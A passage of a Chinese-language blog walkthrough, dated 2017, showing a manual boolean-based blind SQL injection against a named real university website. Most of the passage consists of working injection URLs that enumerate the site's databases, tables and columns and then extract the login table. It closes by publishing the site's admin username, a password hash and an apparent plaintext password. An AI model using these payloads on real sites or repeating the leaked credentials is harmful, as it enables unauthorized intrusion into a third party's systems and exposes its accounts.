
**查询当前机器的机器名,最终结果为,‘dw1.dnsystemz.com’,从这个机器名来看,看样子是个虚拟机**



**0x06 查出所有数据库名,没啥好说的,还是逐个字符进行遍历出所有的库名,最终查出所有的库名分别为**


**‘information\_schema’,’** **vguac\_web’**

**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select schema\_name from information\_schema.schemata limit 0,1),1,1))=105) and 'sec'='sec**



**0x07 从’ vguac\_web’库中,找到管理表,通过遍历出所有的表名,我们发现了’** **login\_user’疑似为其管理表**


**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select table\_name from information\_schema.tables where table\_schema=0x76677561635f776562 limit 0,1),1,1))=98) and 'sec'='sec**



**0x08 读出’ login\_user’表中的所有字段名,最终,依旧是通过遍历,我们得到有效的账号密码字段分别为**


**‘username’ ‘password’**

**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select column\_name from information\_schema.columns where table\_name=0x6c6f67696e5f75736572 limit 0,1),1,1))=105) and 'sec'='sec**




**0x09 有了账号密码字段名,下一步直接去遍历出字段下的所有数据即可,如下**

**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select username from login\_user limit 0,1),1,1))=65) and 'sec'='sec**



**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select password from login\_user limit 0,1),1,1))=65) and 'sec'='sec**



**最终,我们得到的完整的目标网站管理员账号和密码hash 如下,至此,基于常规布尔型的纯手工盲注就差不多可以结束了,后台我就不找了,重要的还是大家真正的理解,拿不拿shell暂时无关紧要:**

**admin | 5fec4ba8376f207d1ff2f0cac0882b01 [admin!@#]**

**更多内容,欢迎大家扫码关注 ‘apt攻防指南’**



**个人博客**

**https://klionsec.github.io/**

* **by klion**
* **2017.9.16**